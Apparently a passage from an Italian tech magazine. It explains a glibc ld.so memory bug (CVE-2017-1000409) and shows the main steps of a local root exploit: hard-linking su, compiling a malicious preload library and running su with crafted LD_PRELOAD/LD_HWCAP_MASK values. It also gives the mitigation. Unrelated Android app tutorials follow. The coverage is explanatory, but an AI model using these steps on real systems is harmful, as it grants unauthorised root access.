Di solito, i problemi nell'allocazione della memoria per una specifica variabile, in un programma, saltano fuori quando viene allocata troppa poca memoria e si ottiene un buffer overflow. In questo caso, la situazione è in un certo senso l'opposto. Infatti, nella funzione **_dl_init_paths()**, la libreria **ld.so** utilizza la classica funzione C **malloc()** per allocare la memoria di un elemento dell'array:

```
rtld_search_dirs.dirs[0] = (struct r_search_path_elem *)
  malloc ((sizeof (system_dirs) / sizeof (system_dirs[0]))*
          round_size * sizeof (struct r_search_path_elem));
```

Come si può notare, viene utilizzato il classico costrutto **sizeof (system_dirs) / sizeof (system_dirs[0])** per stabilire la dimensione dell'elemento dell'array **rtld_search_dirs.dir**, che memorizzerà i percorsi in cui si possono trovare le librerie, ad esempio "/lib64" o "/usr/lib64". Ma c'è un problema: **system_dirs** non è un qualsiasi array di stringhe (che in C sono puntatori a caratteri), ma un vero e proprio array di caratteri in cui i nomi delle varie cartelle sono separati tra loro da byte nulli. Questo perché l'array:

```
static const char system_dirs[] = SYSTEM_DIRS;
```

è generato da uno script AWK, che restituisce una stringa del tipo "/lib64/\0/usr/lib64/". Però, i byte nulli vengono conteggiati nella dimensione dell'array, quindi alla fine il numero di cartelle viene sovrastimato. La memoria in più, che viene quindi allocata, non viene mai utilizzata da alcuna funzione, né in lettura né in scrittura, perché i programmatori non avevano pensato a questa discrepanza. L'area di memoria in questione viene riempita più che altro da byte nulli da malloc(), ma non viene mai liberata dall'uso di **munmap()**. Questo "spreco" di memoria può essere aumentato usando la variabile d'ambiente **LD_HWCAP_MASK**, considerato che viene utilizzata per calcolare la dimensione di **rtld_search_dirs.dirs**.

E non finisce qui: nella stessa funzione c'è un oggetto chiamato **nllp**, che calcola il numero delle varie cartelle specificate nella variabile d'ambiente **LD_LIBRARY_PATH**, e il puntatore a caratteri **llp_tmp** che contiene i loro nomi. Però il calcolo viene fatto in un modo (sulla base del simbolo punto-virgola) mentre la separazione effettiva in un altro (si individuano le effettive cartelle). Anche qui, quindi, è possibile modificare la variabile d'ambiente per andare a scrivere più elementi del dovuto, che saranno puntatori ad aree di memoria che però non contengono il testo previsto ma del codice binario.

L'EXPLOIT

L'exploit, di cui mostriamo solo la parte più importante, prevede un hard link del programma su e la copia delle sue dipendenze nella cartella attuale:

```
env -i LD_PRELOAD=nonexistent LD_HWCAP_MASK=0 LD_DEBUG=libs
                                              env 2>&1 | head
ln `which su` .
cp -- `ldd ./su | grep ' => /' | awk '{print $3}'` .
```

Si può poi creare un apposito shellcode e compilarlo, affidandogli anche il permesso di diventare root:

```
cat > la.c << "EOF"
static void __attribute__ ((constructor)) _init (void) {
[...]
    // setuid(0);
    // execve("/bin/sh");
}
EOF
gcc -fpic -shared -nostdlib -Os -s -o rootshell.so la.c
chmod u+s rootshell.so
```

Per chi fosse curioso, il codice completo di **la.c** si trova all'inizio del file scaricabile dalla pagina Web ***www.edmaster.it/url/7379***. Alla fine, il modo migliore per eseguire l'exploit è avviare il comando su caricando però la finta libreria sviluppata per ottenere la shell.

```
time env -i LD_LIBRARY_PATH='$ORIGIN/../../../../../../../../$L
                            IB' LD_PRELOAD='nonexistent:rootshell.so'
LD_HWCAP_MASK="$(((1<<16)-1))" ./su
```

Eseguendo l'ultimo comando un paio di volte, provando a cambiare i numeri tra parentesi, prima o poi l'esecuzione del processore verrà dirottata non su un byte nullo ma su uno dei byte del codice proveniente da **rootshell.so**, che produrrà quindi una shell con privilegi di root.


LA SOLUZIONE

Questo bug non può essere sfruttato se la protezione degli hard link, tramite il file **/proc/sys/fs/protected_hardlinks**, è abilitata. E lo è sulla quasi totalità delle distro GNU/Linux. Tuttavia, se avete utilizzato una distro "vanilla" questa opzione non è abilitata. Gli utenti comuni, quindi non devono preoccuparsi particolarmente, mentre i produttori di hardware che decidono di usare dei sistemi operativi fatti apposta (ad esempio router minimali, NAS o altri dispositivi) potrebbero avere bisogno di sviluppare degli aggiornamenti per abilitare tale opzione.

```
------------------------------------------------------------------------
We tracked down this vulnerability to:

commit ab7eb292307152e706948a7b19164ff5e6d593d4
Date:   Mon May 3 21:59:35 1999 +0000

    Update.

        * elf/Makefile (trusted-dirs.st): Use gen-trusted-dirs.awk.
        * elf/gen-trusted-dirs.awk: New file.
        * elf/dl-load.c (systems_dirs): Moved into file scope.  Initialize
        from SYSTEM_DIRS macro.
        (system_dirs_len): New variable.  Contains lengths of system_dirs
        strings.
        (fillin_rpath): Rewrite for systems_dirs being a simple string.
        Improve string comparisons.  Change parameter trusted to be a flag.
        Change all callers.
        (_dt_init_paths): Improve using new format for system_dirs.

which transformed "system_dirs" from an array of strings (pointers to
characters) into an array of characters:

-  static const char *system_dirs[] =
-  {
-#include "trusted-dirs.h"
-    NULL
-  };
...
+static const char system_dirs[] = SYSTEM_DIRS;

========================================================================
Buffer Overflow (CVE-2017-1000409)
========================================================================
```

Fig. 2 • Le origini di questo bug risalgono al 1999, ed è diventato exploitable dopo il 2006

MAI PIÙ VIDEO TREMOLANTI!

L'app ufficiale di Big G, Google Foto, ci permette di editare i nostri video e migliorarne la stabilità. Ecco come fare

Gli smartphone più evoluti sono in grado di realizzare video che offrono una qualità quasi paragonabile a quella di costose videocamere. C'è chi li condivide sui social network o su YouTube, chi per mantenere vivi dei ricordi preziosi, chi perché ha la passione dell'editing video...insomma, ogni occasione è buona per improvvisarsi registi, senza però portarsi dietro pesanti e ingombranti attrezzature: tutto ciò che serve è nelle piccole dimensioni del nostro smartphone. Senza dimenticare, poi, che i modelli più evoluti sono in grado di registrare video anche in 4K e con un discreto numero di frame per secondo. Purtroppo però, i dispositivi più economici non dispongono di una funzione che il più delle volte fa la differenza: la stabilizzazione video. Quando registriamo un filmato, infatti, la nostra mano inesperta e tremolante potrebbe rovinare il risultato finale; e se la scena è in movimento, il fastidioso "effetto traballante" si noterà ancora di più.

UN DANNO IRREPARABILE?

A tutto c'è rimedio, ma solo se si sa come fare. Google offre una soluzione semplice e potente di cui ancora in pochi sono a conoscenza che è in grado di elaborare il video ed effettuarne una corretta stabilizzazione. Basteranno pochi passi e un po' di attesa (necessaria per l'elaborazione) per vedere anche il peggiore dei video tremolanti trasformato in un capolavoro di stabilità. L'applicazione che useremo per tale scopo si chiama **Google Foto**, un'app che negli ultimi tempi sta spopolando sui dispositivi Android in quanto consente di effettuare semplici ritocchi ai nostri media andando a sostituire tutte quelle app che fanno le stesse cose ma a pagamento. Ed in più, Google Foto ci consente di sfruttare lo spazio di archiviazione sul cloud di Big G, estendendo così virtualmente la capacità in GB del nostro dispositivo o scheda micro SD.

FACCIAMO SPAZIO

Possiamo liberare lo spazio occupato nella memoria dello smartphone dai media della nostra **Galleria** caricandoli sul cloud di Google. Per farlo, dalle **Impostazioni** di Google Foto selezioniamo la voce **Libera spazio.** Si aprirà un popup di avviso: ora tappiamo su **Libera** per portare a termine l'operazione.

STOP ALLA GEOLOCALIZZAZIONE

Per rimuovere la geolocalizzazione dai propri media, andiamo nelle **Impostazioni** di Google Foto e selezioniamo la voce **Rimuovi geolocalizzazione.** Possiamo anche migliorare le nostre preferenze a riguardo andando su **Impostazioni di geolocalizzazione Google**, in basso.

CANCELLAZIONI DAL CLOUD

Per rimuovere la geolocalizzazione dai propri media, andiamo nelle **Impostazioni** di Google Foto e selezioniamo la voce **Rimuovi geolocalizzazione.** Possiamo anche migliorare le nostre preferenze a riguardo andando su **Impostazioni di geolocalizzazione Google**, in basso.

QUANDO LO SPAZIO NON BASTA

Abbiamo terminato lo spazio gratuito offerto da Google per l'archiviazione dei file? Niente paura, possiamo acquistarne altro. Dalle impostazioni selezioniamo la voce **Backup e sincronizzazione** e infine su **Acquista altro spazio di archiviazione.**

Pochi tap e il video è stabilizzato!

Ecco come usare Google Foto per rendere più stabili i nostri video


01 GOOGLE FOTO


Se non è già installata sul nostro smartphone, accediamo al **Play Store** e ricerchiamo l'app **Google Foto.** Avviamola con un tap sull'icona dalla lista delle applicazioni e al messaggio di **Backup e sincronizzazione** tappiamo **Fine**. In questo modo i media della nostra **Galleria** verranno sincronizzati in automatico sul cloud.


02 LE GIUSTE OPZIONI

Caricata l'interfaccia dell'applicazione ci ritroveremo davanti tutte le nostre foto e i video. Cerchiamo quello che ci interessa stabilizzare e selezioniamolo. Andiamo in basso al video: troveremo alcuni pulsanti di impostazioni. A noi interessa il secondo; tappiamolo e attendiamo che avvenga l'elaborazione.

03 STABILIZZATO!

A questo punto siamo pronti ad aprire le danze: tappiamo sul pulsante **Stabilizza**, presente in basso a sinistra dell'interfaccia grafica, e attendiamo qualche secondo affinché la stabilizzazione venga effettuata con successo. Al termine della procedura possiamo premere nuovamente **Play** per ammirare il risultato finale e scoprire se è di nostro gradimento.

04 SALVIAMO TUTTO

Tappiamo sul pulsante **Salva,** presente in alto a destra di Google Foto, e attendiamo anche qui il tempo necessario per il salvataggio del nuovo video stabilizzato (che varia a seconda della lunghezza e del peso di quest'ultimo - possono trascorrere diversi secondi). In qualunque momento possiamo decidere se stabilizzare altri filmati accedendo sempre alla sezione **Foto.**

05 RUOTIAMO IL VIDEO

Google ci mette a disposizione un'altra funzione interessante: la possibilità di ruotare il video, una funzione molto utile nel caso in cui avessimo registrato in verticale e non in orizzontale. Per farlo, selezioniamo il filmato, tappiamo **Impostazioni** e selezioniamo **Ruota,** in basso a destra. Una volta scelto l'angolo di rotazione, tappiamo **Salva** per apportare le modifiche.

06 IN ALTA QUALITÀ

Possiamo decidere se caricare il video modificato con la massima qualità possibile sullo spazio cloud offertoci da Big G (Google Drive). Per farlo, andiamo in **Impostazioni** (facendo uno slide da sinistra a destra nella finestra principale dell'app), spostiamoci su **Backup e sincronizzazione/ Dimensione caricamento** e selezioniamo **Originale.** Tutto è pronto!

SFONDO BRUTTO? ELIMINALO DALLE FOTO!


Modifichiamo gli scatti del nostro smartphone togliendo lo sfondo da una foto. Non servono software professionali o il PC!


Ogni giorno mettiamo a dura prova i nostri smartphone e tablet scattando foto a più non posso. Le fotocamere dei nuovi dispositivi mobile, soprattutto quelli di fascia alta, offrono infatti ottiche di altissima qualità e definizione, in grado di produrre foto che sono subito pronte per essere archiviate, stampate o condivise su tutti i social network che amiamo. Negli ultimi tempi però, anche i modelli di fascia media approdano sul mercato con camere di buona qualità che scattano foto dettagliate anche in condizioni di scarsa luminosità. Insomma, la fotografia digitale è ormai una costante sui nostri device. Capita dunque, dopo aver scattato una foto, di volerla modificare per eliminare lo sfondo (operazione di scontorno) o eventuali soggetti intrusi. A questo punto ci colleghiamo al Play Store alla ricerca di qualche app valida per il fotoritocco, ma notiamo che la maggior parte di esse sono a pagamento e che quelle spacciate per gratuite hanno in realtà funzioni a pagamento all'interno. Insomma, ben presto ci si arrende a fare questi interventi in mobilità e si passa al PC, scomodando software come Gimp.


SCONTORNI IN MOBILITÀ

Ma siamo sicuri che non esista una soluzione al problema? Grazie all'applicazione gratuita che abbiamo scovato editare qualsiasi fotografia sarà semplice eliminandone lo sfondo. Basteranno pochi tap per apportare la modifica desiderata e salvare l'immagine ritoccata nella galleria dello smartphone (senza cancellare il file originale), pronta per essere riutilizzata come preferiamo. L'app in questione si chiama **Background Eraser** ed è disponibile sullo store ufficiale di Google. Dopo aver scaricato ed avviato l'app, ci basta selezionare la foto da editare e, con un po' di pazienza selezioniamo le parti da eliminare ottenendo così un risultato da veri esperti del fotoritocco. Come già detto, basta solo un po' di attenzione e precisione nel tocco... ma i risultati sono davvero sorprendenti. Provare per credere!

01 DOWNLOAD DELL'APP

Verifichiamo che lo smartphone sia connesso a Internet e accediamo al **Play Store**. Scarichiamo l'app **Background Eraser**. Apriamola e carichiamo una foto (già scattata) con l'apposito pulsante. Eseguita l'operazione vedremo l'immagine nell'area di lavoro e la possibilità di selezionare alcuni pulsanti per effettuare le varie modifiche.

02 INIZIA LO SCONTORNO

Possiamo ora iniziare l'opera di scontorno. Tutto inizia tappando sul pulsante **Load a photo**. Successivamente, selezioniamo la foto su cui eliminare lo sfondo. In seguito tappiamo su **Done**, in alto a destra. Ora abbiamo preparato il tavolo di lavoro e avremo davanti alcuni pulsanti. Selezioniamo **Manual** e aumentiamo lo zoom della fotografia.

03 VIA LO SFONDO!

Siamo al punto più delicato della nostra opera. Selezioniamo le parti da eliminare semplicemente tappandoci sopra: vedremo così la parte dell'immagine eliminata sostituita da quadratini grigi e bianchi (a indicare la trasparenza dello sfondo). Continuiamo il lavoro fino a quando non siamo soddisfatti. Infine, terminiamo cliccando su **Done**.

04 RIPRISTINO IN CORSO

Nel cancellare lo sfondo dalla foto capita di eliminare per sbaglio anche una parte del soggetto che non doveva essere rimossa. Per rimediare basterà selezionare il pulsante **Repair** e tappare sulla parte che si vuole mantenere. Per facilitarci nel lavoro possiamo regolare lo zoom del selettore in **Repair Size**.

05 SALVIAMO TUTTO!

Abbiamo davanti l'anteprima della modifica effettuata. Per salvare il risultato ottenuto come nuova immagine nella **Galleria** dello smartphone, tappiamo sul pulsante **Save** presente in alto a destra dell'interfaccia grafica. Per tornare indietro nelle modifiche, prima di salvare, basta selezionare invece **Smooth Edge** in alto a sinistra. Infine, selezioniamo **Finish**.

06 ECCO LA NUOVA FOTO

Ora che la foto è salvata nella memoria del telefonino, per trovarla è sufficiente sfogliare la **Galleria** fotografica del nostro device e selezionare l'album **Eraser**. Questa è la cartella in cui troveremo tutti i lavori di scontorno realizzati tramite l'app **Background Eraser**, che ovviamente potremo riutilizzare per altri scopi (ad esempio, per creare fotomontaggi).

DIAMETRO DEL SELETTORE

Selezionata la funzione **Manual**, per eliminare uno sfondo ampio è consigliato aumentare il diametro dell'apposito selettore selezionando la voce **Manual Size** fino a portarlo ad un livello ampio. La stessa funzione è presente anche per il comando **Repair**, selezionando **Repair Size**.

FUNZIONE ZOOM

Selezioniamo la funzione dello zoom per ingrandire la foto e riuscire ad eliminare le varie parti in modo molto più preciso. Le foto ricche di dettagli e con contorni irregolari non possono essere editate se non con questa indispensabile funzione.

ELIMINAZIONE AUTOMATICA

Non vuoi eseguire l'eliminazione dello sfondo in modo manuale e quindi risparmiare tempo? Ci pensa la funzione Auto. Una volta selezionata e portato il selettore sull'immagine, se tappiamo vedremo che lo sfondo verrà tolto in modo automatico. È vero che questa funzione permette di risparmiare tempo, ma a differenza del selettore **Manual** risulta meno precisa. È probabile quindi che si renderà necessaria una rifinitura manuale.

CURSORE DI OFFSET


Possiamo modificare la posizione del cursore di offset semplicemente cambiando il parametro presente in alto nell'apposita sezione. Trascinando il cursore a zero la posizione diminuirà, mentre portandolo al massimo si allontanerà.


TRAFFICO DATI SOTTO CONTROLLO


Datally è l'app che ti aiuta a monitorare la quantità del traffico dati consumato e di risparmiare preziosi GB!

Alzi la mano chi non si è mai ritrovato improvvisamente a corto di GB senza riuscire a capirne il motivo. Si tratta di una situazione frequente che spesse volte lascia letteralmente incredulo l'utente, ma che nella maggior parte dei casi è imputabile a un impiego sconsiderato del traffico dati da parte di questa o di quell'altra app. Per averne la certezza occorrerebbe però impiegare uno strumento apposito, un'ulteriore applicazione in grado di monitorare il traffico e di avvertire l'utente in caso di anomalie. Per quel che concerne il versante Android, di risorse di questo tipo il Play Store ne è pieno zeppo. Non tutte però sono precise e di facile consultazione come invece dovrebbe essere questo tipo di tool e inoltre in alcuni casi si tratta persino di soluzioni a pagamento. Diverso è però il caso di **Google Datally**, la nuova app realizzata dal colosso di Mountain View appositamente per questo scopo. Google ha lanciato questa nuova applicazione gratuita destinata a tutti gli smartphone Android per consentirci di controllare i GB di traffico consumati dalle altre applicazioni che abbiamo installate sul nostro dispositivo, in modo tale da capire dove intervenire per risparmiare sulla connessione dati. Scopriamo subito come utilizzarla.

Datally: usalo così

Pochi tap e siamo pronti a risparmiare!

01 SETUP IN CORSO

Accediamo al **Play Store**, cerchiamo **Datally** mediante l'apposito campo che sta in alto, selezioniamo l'app dall'elenco e facciamo tap sui pulsanti **Installa** e **Accetta**. Accediamo poi alla schermata del launcher in cui ci sono tutte le app installate e apriamo quella appena scaricata.

02 QUANTI GB?

Avviamo **Datally** e autorizziamola ad accedere ai dati di utilizzo. Nella schermata successiva potremo controllare i MB complessivamente consumati durante il giorno, mentre tappando su **Manage data** anche quelli consumati dalle singole app su base quotidiana.

03 ANCORA PIÙ RISPARMIO!

Per abilitare l'opzione **Data Saver** portiamo invece su **ON** l'interruttore che si trova nella schermata principale dell'app e concediamo i permessi richiesti. Quando la funzione risulta attivata consente di risparmiare sino al 30% del consumo medio dei GB.